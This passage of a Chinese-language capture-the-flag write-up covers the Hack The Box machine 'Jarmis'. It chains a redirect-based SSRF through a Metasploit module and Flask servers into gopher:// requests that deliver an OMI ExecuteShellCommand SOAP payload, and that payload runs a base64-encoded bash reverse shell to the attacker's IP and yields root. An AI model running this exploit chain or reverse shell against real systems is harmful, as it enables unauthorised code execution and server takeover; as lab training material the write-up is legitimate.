换言之,重定向只是其附属功能,主要是为了获取凭证信息。
可以手动修改一下该模块,去掉其中的获取凭证的操作。
复制(避免动原模块):
$ sudo cp http_basic.rb jarmis.rb将其中的认证部分都删除。
原来:
  def on_request_uri(cli, req)
    if req['Authorization'] && req['Authorization'] =~ /basic/i
      _, auth = req['Authorization'].split(/\s+/)
      user, pass = Rex::Text.decode_base64(auth).split(':', 2)

      report_cred(
        ip: cli.peerhost,
        port: datastore['SRVPORT'],
        service_name: 'HTTP',
        user: user,
        password: pass,
        proof: req['Authorization']
      )

      print_good("HTTP Basic Auth LOGIN #{cli.peerhost} \"#{user}:#{pass}\" / #{req.resource}")
      if datastore['RedirectURL']
        print_status("Redirecting client #{cli.peerhost} to #{datastore['RedirectURL']}")
        send_redirect(cli, datastore['RedirectURL'])
      else
        send_not_found(cli)
      end
    else
      print_status("Sending 401 to client #{cli.peerhost}")
      response = create_response(401, 'Unauthorized')
      response.headers['WWW-Authenticate'] = "Basic realm=\"#{@realm}\""
      cli.send_response(response)
    end
  end
删减后:
def on_request_uri(cli, req)
  if datastore['RedirectURL']
	print_status("Redirecting client #{cli.peerhost} to #{datastore['RedirectURL']}")
	send_redirect(cli, datastore['RedirectURL'])
  else
	send_not_found(cli)
  end
end
保存退出后,再次打开 MSF 就能看到该模块了:
[msf](Jobs:0 Agents:0) >> search jarmis

Matching Modules
================

   #  Name                             Disclosure Date  Rank    Check  Description
   -  ----                             ---------------  ----    -----  -----------
   0  auxiliary/server/capture/jarmis  .                normal  No     HTTP Client Basic Authentication Credential Collector
重新测试:
[msf](Jobs:0 Agents:0) >> use auxiliary/server/capture/jarmis
[msf](Jobs:0 Agents:0) auxiliary(server/capture/jarmis) >> set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
[msf](Jobs:0 Agents:0) auxiliary(server/capture/jarmis) >> set ReDirectURL http://10.10.16.127:4444
ReDirectURL => http://10.10.16.127:4444
[msf](Jobs:0 Agents:0) auxiliary(server/capture/jarmis) >> set SRVPORT 5555
SRVPORT => 5555
[msf](Jobs:0 Agents:0) auxiliary(server/capture/jarmis) >> run
[*] Auxiliary module running as background job 0.
[msf](Jobs:1 Agents:0) auxiliary(server/capture/jarmis) >>
[*] Using URL: https://192.168.85.144:5555/juAZMePLHMTg
[*] Server started.$ curl http://jarmis.htb/api/v1/fetch?endpoint=10.10.16.127:5555/juAZMePLHMTg -s | jq
{
"sig": "07d19d12d21d21d07c42d43d000000f50d155305214cf247147c43c0f1a823",
"ismalicious": false,
"endpoint": "10.10.16.127:5555",
"note": "Metasploit?",
"server": "SimpleHTTP/0.6 Python/3.13.5"
}第一个日志(MSF 端):
[*] Redirecting client 10.129.95.238 to http://10.10.16.127:4444给出重定向响应,接着 jarmis 服务器访问重定向目的地址,第二个日志(Python 服务器):
10.129.95.238 - - [25/Jun/2026 21:45:01] "GET / HTTP/1.1" 200 -链路是成功的。说明第 11 个请求可以实现 SSR(只要将重定向的目的地址该成本地的 OMI 服务即可)。
4、Gopher#
现在需要解决第二个问题,POST 请求如何发?
光是靠重定向是无法发送 POST 请求的,需要用到 Gopher 协议。
Gopher 支持构造原始 TCP 字节,可以手动构造 HTTP POST 请求包。
我打算用 Flask 框架搭建一个简易的 Web 服务,用于指定重定向目的地址:
from flask import Flask, redirect
app = Flask(__name__)

@app.route("/")
def root():
    return redirect("gopher://10.10.16.127:6666/_test", code=301)

if __name__ == "__main__":
    app.run(ssl_context='adhoc', host='0.0.0.0', debug=True, port=4444)
运行:
$ python gopher_red.py
 * Serving Flask app 'gopher_red'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on https://127.0.0.1:4444
 * Running on https://192.168.85.144:4444
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 105-449-611
将 MSF 中的重定向地址改为:
[msf](Jobs:0 Agents:0) auxiliary(server/capture/jarmis) >> set RedirectURL https://10.10.16.127:4444
RedirectURL => https://10.10.16.127:4444
运行:
[msf](Jobs:0 Agents:0) auxiliary(server/capture/jarmis) >> run
[*] Using URL: https://192.168.85.144:5555/gXfHi0K7Rf
[*] Server started.
再启动一个 http 服务,开在 6666 端口:
$ python -m http.server 6666
Serving HTTP on 0.0.0.0 port 6666 (http://0.0.0.0:6666/) ...
测试:
$ curl http://jarmis.htb/api/v1/fetch?endpoint=10.10.16.127:5555/gXfHi0K7Rf -s | jq
{
  "sig": "07d19d12d21d21d07c42d43d000000f50d155305214cf247147c43c0f1a823",
  "ismalicious": false,
  "endpoint": "10.10.16.127:5555",
  "note": "Metasploit?",
  "server": ""
}
首先,MSF 接收到了:
[*] Redirecting client 10.129.95.238 to https://10.10.16.127:4444让 jarmis 服务器重定向到 https://10.10.16.127:4444。
4444 端口上的服务(FLask)日志:
10.129.95.238 - - [26/Jun/2026 10:09:28] "GET / HTTP/1.1" 301 -告诉 jamris 重定向到 gopher://10.10.16.127:6666/_test。
如果 jarmis 服务器的访问资源的方式支持 Gopher 协议,则在 6666 端口上会出现对应的访问日志:
10.129.95.238 - - [26/Jun/2026 10:09:29] code 400, message Bad request syntax ('test')
10.129.95.238 - - [26/Jun/2026 10:09:29] "test" 400 -
看来是行得通的。
改进一下 6666 端口上的服务,做一个简易的接收 POST 请求的功能:
from flask import Flask, request

app = Flask(__name__)

@app.route('/', methods=["POST"])
def root():
    header = request.headers
    body = request.get_data(as_text=True)
    print(header)
    print(body)
    return "ok"

if __name__ == "__main__":
    app.run(debug=True, host='0.0.0.0', port=6666)
也改一下 4444 端口上的服务器,用原始字节构造一个 HTTP POST 请求:
from flask import Flask, redirect
from urllib.parse import quote
app = Flask(__name__)

body = 'content=hackthebox'
length = len(body)
data = f'POST / HTTP/1.1\r\nHost: 10.10.16.127:6666\r\nUser-Agent: curl/8.14.1\r\nAccept: */*\r\nContent-Length: {length}\r\nContent-Type: application/x-www-form-urlencoded\r\n\r\n{body}'

@app.route("/")
def root():
    return redirect(f"gopher://10.10.16.127:6666/_{quote(data,safe='')}", code=301)

if __name__ == "__main__":
    app.run(ssl_context='adhoc', host='0.0.0.0', debug=True, port=4444)
Gopher URL 格式为
gopher://host:port/类型选择器,其中的类型是一个单字符标识(如0=文本,1=目录等)。当我们想发送任意原始 TCP 数据(例如构造的 HTTP 请求)时,需要一个无关紧要的类型,_就成为约定俗成的占位符,其后紧接着编码后的请求数据。若不写这个字符,可能导致协议解释出错,数据无法正确发送。
再次测试,看到 6666 端口的日志信息:
Host: 10.10.16.127:6666
User-Agent: curl/8.14.1
Accept: */*
Content-Length: 18
Content-Type: application/x-www-form-urlencoded


content=hackthebox
请求格式正确。
这里多了一个换行符是因为
准备好反弹 shell 的命令(为了防止编码问题,这里作 base64 编码操作):
$ echo 'bash -i >& /dev/tcp/10.10.16.127/6666 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMjcvNjY2NiAwPiYxCg==
有个问题,5986 上的 OMI 是 over https 的。换言之,首先进行的是 TLS 握手而不是给 POST 请求。这用 gopher 协议是无法完成的。
之前用 ffuf 只探测出 5986 没检测到 5985,不一定是端口没有开放。因为 ffuf 的默认线程数对服务器来讲可能过高,导致服务端瞬时过载,没得到正常的成功响应,而是返回 502(Bad Gateway)、503(Service Unavailable)或直接连接超时/拒绝。
手动探测一下:
$ curl http://jarmis.htb/api/v1/fetch?endpoint=localhost:5985 -s | jq
{
  "sig": "00000000000000000000000000000000000000000000000000000000000000",
  "endpoint": "127.0.0.1:5985",
  "note": "localhost"
}
没有出现 null 说明该端口开放。
直接上 payload,修改 4444 端口上的服务:
from flask import Flask, redirect
from urllib.parse import quote
app = Flask(__name__)

command = "echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMjcvNjY2NiAwPiYxCg==' | base64 -d | bash"
body = f"""<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:h="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd" xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema">
   <s:Header>
      <a:To>HTTP://192.168.1.1:5986/wsman/</a:To>
      <w:ResourceURI s:mustUnderstand="true">http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem</w:ResourceURI>
      <a:ReplyTo>
         <a:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>
      </a:ReplyTo>
      <a:Action>http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem/ExecuteShellCommand</a:Action>
      <w:MaxEnvelopeSize s:mustUnderstand="true">102400</w:MaxEnvelopeSize>
      <a:MessageID>uuid:0AB58087-C2C3-0005-0000-000000010000</a:MessageID>
      <w:OperationTimeout>PT1M30S</w:OperationTimeout>
      <w:Locale xml:lang="en-us" s:mustUnderstand="false" />
      <p:DataLocale xml:lang="en-us" s:mustUnderstand="false" />
      <w:OptionSet s:mustUnderstand="true" />
      <w:SelectorSet>
         <w:Selector Name="__cimnamespace">root/scx</w:Selector>
      </w:SelectorSet>
   </s:Header>
   <s:Body>
      <p:ExecuteShellCommand_INPUT xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">
         <p:command>{command}</p:command>
         <p:timeout>0</p:timeout>
      </p:ExecuteShellCommand_INPUT>
   </s:Body>
</s:Envelope>"""
length = len(body)
data = f'POST / HTTP/1.1\r\nHost: localhost:5985\r\nUser-Agent: curl/8.14.1\r\nAccept: */*\r\nContent-Length: {length}\r\nContent-Type: application/soap+xml;charset=UTF-8\r\n\r\n{body}'

@app.route("/")
def root():
    return redirect(f"gopher://localhost:5985/_{quote(data,safe='')}", code=301)

if __name__ == "__main__":
app.run(ssl_context='adhoc', host='0.0.0.0', debug=True, port=4444)经过测试之后,出现一个问题,Flask 服务器响应 301,监听 6666 的 nc 却没有任何反应。
原始字节往往能说明很多的问题,修改 Exp 代码,将目标指向 6666 端口上的 nc,并将 nc 监听的输出打入 xxd:
nc -lvnp 6666 | xxd
POST 正文的末尾被额外添加了 \r\n。按照之前错误的 Exp,这会使正文的实际长度比 Content-Length 指定的多了 2 字节。而 OMI 不同于 Flask,它对 Content-Length 非常敏感,不匹配直接拒绝。
这两个字节是 Gopher 协议在传输时自动追加的。
因此修改脚本中的这一行:
length = len(body) + 2 # 替换原来的:length = len(body)验证:
$ nc -lvnp 6666
Listening on 0.0.0.0 6666
Connection received on 10.129.95.238 37576
bash: cannot set terminal process group (65975): Inappropriate ioctl for device
bash: no job control in this shell
root@Jarmis:/var/opt/microsoft/scx/tmp#
获得了 root shell,user flag 在 /home/htb 目录中,root flag 在 /root 目录中,这里就不过多演示了。